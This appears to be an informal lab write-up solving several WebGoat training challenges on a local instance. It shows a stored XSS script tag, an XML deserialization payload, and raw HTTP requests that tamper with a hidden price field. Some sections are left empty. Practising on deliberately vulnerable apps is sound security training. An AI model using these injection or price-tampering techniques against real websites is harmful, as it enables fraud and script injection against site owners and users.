


# WebGoat B Sides

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This writeup is for all the categories that only had like one challenge, rather than making short write ups for everyone of them i just threw them into here.

## Cross Site Scripting (XSS)/Cross Site Scripting (stored)/3:



If you read my previous write-up on XSS you might recognise this string: <script>webgoat.customjs.phoneHome()</script>


If you dont then... well shit lets run it down again:



All this string is doing is specifying that the following text is **javascript** and should be run whenever the page is loaded, the function call in between the script tags os a test function that was left in production that we can invoke and get the number to complete the challenge:




## Insecure Communication/InsecureLogin/2:





If you're familiar with burp already then this is straight cake, all you have to do is intercept the login request:



#### Insecure Deserialization/5

# **Vulnerable Components/12**





So this one is a bit weird, and truth be told I had to look at a solutions page to get this one right, according to <a href="https://github.com/WebGoat/WebGoat/wiki/Main-Exploits">https://github.com/WebGoat/WebGoat/wiki/Main-Exploits</a> heres the XML we have to use:


```
<contact>
    <java.lang.Integer>1</java.lang.Integer>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

If you chuck that in the text box it'll complete... truth be told I need to learn more before I go deeper on this explanation.





# Client Side/ HTML Tampering/2



Aight so not gonna lie I totally cheated on this challenge and used burp to complete this:

```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=DICIEE6F3C23901AF91E56C4B7E9B634; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close
QTY=1&Total=2999.99
```




# Just change the "Total" field to something else:

```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=D1C1EE6F3C23901AF91E56C4B7E9B634; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

QTY=1&Total=1000
```

### EZ win:



Okay let's see how this challenge was actually supposed to be completed:


After digging through the page code with inspect element, we finally come across this form input:

```
<input id="Total" name="Total" value="2999.99"
type="HIDDEN">
```



Same protocol as before, change it to a different number then hit the checkout button:

<input id="Total" name="Total" value="1000"
type="HIDDEN">



Note: Don't sweat it if the total on the web page isn't 1000 as shown here, this was one of the values I messed with when working out how to complete this challenge



